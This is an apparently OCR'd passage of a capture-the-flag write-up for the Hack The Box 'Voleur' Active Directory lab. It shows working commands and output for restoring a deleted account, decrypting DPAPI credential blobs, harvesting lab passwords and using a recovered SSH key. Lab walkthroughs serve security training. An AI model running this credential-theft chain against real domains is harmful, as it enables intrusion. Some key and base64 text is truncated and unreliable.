
I need a TGT as svc_ldap

```
getTGT.py 'voleur.htb/svc_ldap:'
```



To search deleted object, I can run this command

```
KRB5CCNAME=svc_ldap.ccache ldapsearch -H ldap://voleur.htb -Tx -Y GSSAPI -b
"CN=Deleted Objects,DC=voleur,DC=htb" -E '!1.2.840.113556.1.4.417'
```



For restore, I need a special pull of nxc in github. Run these commands


```
git clone https://github.com/Pennyw0rth/NetExec.git
cd NextExec
git config pull.rebase true
git pull origin pull/736/head
git clone https://github.com/Pennyw0rth/impacket.git
```

Create a virtual environment and install all dependencies

```
python3 -m venv venv
source venv/bin/activate
cd impacket
pip3 install .
cd ..
pip3 install .
```


I can verify the install by running nxc ldap -L command

```
nxc ldap -L
```




I can see the tombstone objects

```
nxc ldap dc.voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k -M tombstone -o Action=query
```



I can restore todd.wolfe

```
nxc ldap dc.voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k -M tombstone -o Action=restore ID=1c6b1deb-c372-4cbb-87b1-15031de169db SCHEME=ldap
```



I can verify todd.wolfe restored

```
┌──[parrot@parrot]─[~/Documents/voleur]
└─$nxc smb dc.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
```

Get

As todd.wolfe is in second-line support group, I can see new smb directories inside IT. I can use Spider plus module to get all file lists

```
nxc smb dc.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' -k -M
spider_plus -o EXCLUDE_FILTER='print$,ipc$,SYSVOL,NETLOGON'
```

```
└─$nxc smb dc.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' -k -M spider_plus -o EXCLUDE_FILTER='print$,ipc$,SYSVOL,NETLOGON'
/home/parrot/.local/pipx/venvs/netexec/lib/python3.11/site-packages/masky/lib/smb.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import resource_filename
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
SPIDER_PLUS dc.voleur.htb   445    dc               [*] Started module spidering_plus with the following options:
SPIDER_PLUS dc.voleur.htb   445    dc               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS dc.voleur.htb   445    dc               [*]     STATS_FLAG: True
SPIDER_PLUS dc.voleur.htb   445    dc               [*] EXCLUDE_FILTER: ['print$', 'ipc$', 'sysvol', 'netlogon']
SPIDER_PLUS dc.voleur.htb   445    dc               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS dc.voleur.htb   445    dc               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS dc.voleur.htb   445    dc               [*]  OUTPUT_FOLDER: /home/parrot/.nxc/modules/nxc_spider_plus
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share
SPIDER_PLUS dc.voleur.htb   445    dc               [+] Saved share-file metadata to "/home/parrot/.nxc/modules/nxc_spider_plus/dc.voleur.htb.json".
SPIDER_PLUS dc.voleur.htb   445    dc               [*] SMB Shares:           8 (ADMIN$, C$, Finance, HR, IPC$, IT, NETLOGON, SYSVOL)
SPIDER_PLUS dc.voleur.htb   445    dc               [*] SMB Readable Shares:  4 (IPC$, IT, NETLOGON, SYSVOL)
SPIDER_PLUS dc.voleur.htb   445    dc               [*] SMB Filtered Shares:  3
SPIDER_PLUS dc.voleur.htb   445    dc               [*] Total folders found:  737
```


This command will show all file lists

```
cat /home/parrot/.nxc/modules/nxc_spider_plus/dc.voleur.htb.json | jq '.
|map_values(keys)' | less -S
```


```
{
  "IT": [
    "Second-Line Support/Archived Users/todd.wolfe/3D Objects/desktop.ini",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/ConnectedDevicesPlatform/CDPGlobalSettings.cdp",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/ConnectedDevicesPlatform/Connected Devices Platform certificates.sst",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/IconCache.db",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Credentials/DFBE70A7E5CC19A398EBF1B96859CE5D",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/BrowserMetrics/BrowserMetrics-679A24B6-17F0.pma",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Crashpad/metadata",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Crashpad/settings.dat",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Crashpad/throttle_store.dat",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Default/ClientCertificates/LOCK",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Default/ClientCertificates/LOG",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Default/Code Cache/js/index",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Default/Code Cache/js/index-dir/the-real-index",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Default/Code Cache/wasm/index",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Default/Code Cache/wasm/index-dir/the-real-index",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Default/Edge Profile.ico",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Default/EdgeCoupons/coupons_data.db/000003.log",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/Default/EdgeCoupons/coupons_data.db/CURRENT",
```

I can look for credential and key blobs

```
cat /home/parrot/.nxc/modules/nxc_spider_plus/dc.voleur.htb.json | jq '.
|map_values(keys)' | grep S-1-5
```





```
cat /home/parrot/.nxc/modules/nxc_spider_plus/dc.voleur.htb.json | jq '.
|map_values(keys)' | grep -oP '[A-Z0-9]{32}' > bloblist
cat /home/parrot/.nxc/modules/nxc_spider_plus/dc.voleur.htb.json | jq '.
|map_values(keys)' | grep -f bloblist
```



Download these files. I renamed them as key.blob, cred.blob, cred2.blob

I can get key from key.blob

```
dpapi.py masterkey -file key.blob -sid S-1-5-21-3927696377-1337352550-
2781715495-1110 -password NightT1meP1dg3on14
```



I can decrypt the credential file, but only cred2.blob has valid value.

```
dpapi.py credential -file cred2.blob -key
0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c
```

```
77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

```
[parrot@parrot]─[~/Documents/voleur]
└─$ dpapi.py credential -file cred2.blob -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969c
cae6f550650a83
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
```


It shows jeremy.combs credential. I can verify it with nxc

```
[parrot@parrot]─[~/Documents/voleur]
└─$ nxc smb dc.voleur.htb -u jeremy.combs -p 'qT3V9pLXyN7W4m' -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\jeremy.combs:qT3V9pLXyN7W4m
```

I get jeremy.combs cred!

Get svc_backup shell

Since jeremy.combs is member of Third-Line Support, I might have new directories in IT



I can get new files in the share

```
[parrot@parrot]─[~/Documents/voleur]
└─$ impacket-smbclient 'voleur.htb/jeremy.combs:qT3V9pLXyN7W4m@dc.voleur.htb' -kImpacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
Type help for list of commands
# use IT
# ls
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 .
drw-rw-rw-          0  Thu Jul 24 16:09:59 2025 ..
drw-rw-rw-          0  Thu Jan 30 11:11:29 2025 Third-Line Support
# cd Third-Line Support
# ls
drw-rw-rw-          0  Thu Jan 30 11:11:29 2025 .
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 ..
-rw-rw-rw-       2602  Thu Jan 30 11:11:29 2025 id_rsa
-rw-rw-rw-        186  Thu Jan 30 11:07:35 2025 Note.txt.txt
# get id_rsa
# get Note.txt.txt
#
```

Note shows

```
Jeremy,$
$
I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.$
$
Please see what you can set up.$
$
Thanks,$
$
Admin$
```

So id_rsa might be ssh private key to the linux environment(wsl). I can check the username by two ways

But before proceeding, id_rsa should have 600 permission for the command to work. Since id_rsa should be 600 to be used, run this command

```
chmod 600 id_rsa
```

1. base64 decoding

   Copy id_rsa to a new file and remove BEGIN, END line

```
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn$
NhAAAAAwEAAQAAAYEAqFyPMvURW/qbyRlemAMzaPVvfR7JNHznL6xDHP4o/hqWIzn3dZ66$
P2absMgZy2XXGf2pO0M13UidiBaF3dLNL7Y1SeS/DMisE411zHx6AQMepj0MGBi/c1Ufi7$
rVMq+X6NJnb2v5pCzpoyobONWorBXMKV9DnbQumWxYXKQyr6vgSrLd3JBW6TNZa3PWThy9$
wrTROegdYaqCjzk3Pscct66PhmQPyWkeVbIGZAqEC/edfONzmZjMbn7duJwIL5c68MMuCi$
9u91MA5FAignNtgvvYVhq/pLkhcKkh1eiR01TyUmeHVJhBQLwVzcHNdVk+GO+NzhyROqux$
haaVjcO8L3KMPYNUZl/c4ov80IG04hAvAQIGyNvAPuEXGnLEiKRcNg+mvI6/sLIcU5oQkP$
JM7XFlejSKHfgJcP1W3MMDAYKpkAuZTJwSP9ISVVlj4R/lfW18tKiiXuygOGudm3AbY65C$
lOwP+sY7+rXOTA2nJ3qE0J8gGEiS8DFzPOF80OLrAAAFiIygOJSMoDiUAAAAB3NzaC1yc2$
EAAAGBAKhcjzL1EVv6m8kZXpgDM2j1b30eyTR85y+sQxz+KP4aliM593Weuj9mm7DIGctl$
1xn9qTtDNd1InYgWhd3SzS+2NUnkvwzIrBONdcx8egEDHqY9DBgYv3NVH4u61TKvl+jSZ2$
9r+aQs6aMqGzjVqKwVzClfQ520LplsWFykMq+r4Eqy3dyQVukzWWtz1k4cvcK00TnoHWGq$
go85Nz7HHLeuj4ZkD8lpHlWyBmQKhAv3nXzjc5mYzG5+3bicCC+XOvDDLgovbvdTAORQIo$
JzbYL72FYav6S5IXCpIdXokdNU8lJnh1SYQUC8Fc3BzXVZPhjvjc4ckTqrsYWmlY3DvC9y$
jD2DVGZf3OKL/NCBtOIQLwECBsjbwD7hFxpyxIikXDYPpryOv7CyHFOaEJDyTO1xZXo0ih$
34CXD9VtzDAwGCqZALmUycEj/SElVZY+Ef5X1tfLSool7soDhrnZtwG2OuQpTsD/rGO/q1$
zkwNpyd6hNCfIBhIkvAxczzhfNDi6wAAAAMBAAEAAAGBAIrVgPSZaI47s5l6hSm/gfZsZl$
p8N5lD4nTKjbFr2SvpiqNT2r8wfA9qMrrt12+F9IInThVjkBiBF/6v7AYHHlLY40qjCfSl$
ylh5T4mnoAgTpYOaVc3NIpsdt9zG3aZlbFR+pPMZzAvZSXTWdQpCDkyR0QDQ4PY8Li0wTh$
FfCbkZd+TBaPjIQhMd2AAmzrMtOkJET0B8KzZtoCoxGWB4WzMRDKPbAbWqLGyoWGLI1Sj1$
MPZareocOYBot7fTW2C7SHXtPFP9+kagVskAvaiy5Rmv2qRfu9Lcj2TfCVXdXbYyxTwoJF$
ioxGl+PfiieZ6F8v4ftWDwfC+Pw2sD8ICK/yrnreGFNxdPymck+S8wPmxjWC/p0GEhilK7$
wkr17GgC30VyLnOuzbpq1tDKrCf8VA4aZYBIh3wPfWFEqhlCvmr4sAZI7B+7eBA9jTLyxq$
3IQpexpU8BSz8CAzyvhpxkyPXsnJtUQ8OWph1ltb9aJCaxWmc1r3h6B4VMjGILMdI/KQAA$
AMASKeZiz81mJvrf2C5QgURU4KklHfgkSI4p8NTyj0WGAOEqPeAbdvj8wjksfrMC004Mfa$
b/J+gba1MVc7v8RBtKHWjcFe1qSNSW2XqkQwxKb50QD17TlZUaOJF2ZSJi/xwDzX+VX9r+$
vfaTqmk6rQJl+c3sh+nITKBN0u7Fr/ur0/FQYQASJaCGQZvdbw8Fup4BGPtxqFKETDKC09$
41/zTd5viNX38LVig6SXhTYDDL3eyT5DE6SwSKleTPF+GsJLgAAADBANMs31CMRrE1ECBZ$
sP+4rqgJ/GQn4ID8XIOG2zti2pVJ0dx7I9nzp7NFSrE80Rv8vH8Ox36th/X0jme1AC7jtR$
id_rsa.bak
```

   base64 decoding shows the username

```
base64 -d id_rsa.bak | xxd
```

```
00000720: 3c0b 7372 5537 c4c1 725f d19f fbd4 6f78  <.srU7..r_....ox
00000730: c118 9576 6abc 9f4f 0000 000d 7376 635f  ...vj..O....svc_
00000740: 6261 636b 7570 4044 4301 0203 0405       backup@DC.....
```

2. ssh-keygen

```
ssh-keygen -y -f id_rsa
```

```
┌──[parrot@parrot]─[~/Documents/voleur]
└─$ ssh-keygen -y -f id_rsa
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCoXI8y9RFb+pvJGV6YAzNo9W99Hsk0fOcvrEMc/ij+GpYjOfd1nro/ZpuwyBnLZdcZ/ak7QzXdSJ2IFoXd0s0vtjVJ5L8MyKwTjXXMfHoBAx6mPQwYGL9zVR+LutUy
r5fo0mdva/mkLOmjKhs41aisFcwpX0OdtC6ZbFhcpDKvq+BKst3ckFbpM1lrc9ZOHL3CtNE56B1hqoKPOTc+xxy3ro+GZA/JaR5VsgZkCoQL9518430ZmMxuft24nAgvlzrwwy4KL273UwDkUCKCc22C+9hWGr+kuSFw
qSHV6JHTVPJSZ4dUmEFAvBXNwc11WT4Y743OHJE6q7GFppWNw7wvcow9g1RmX9zii/zQgbTiEC8BAgbI28A+4RcacsSIpFw2D6a8jr+wshxTmhCQ8kztcWV6NIod+Alw/VbcwwMBgqmQC5lMnBI/0hJVWWPhH+V9bXy0
qKJe7KA4a52bcBtjrkKU7A/6xjv6tc5MDacneoTQnyAYSJLwMXM84XzQ4us= svc_backup@DC
```

I can ssh to svc_backup

```
ssh -i id_rsa -p 2222 svc_backup@voleur.htb
```

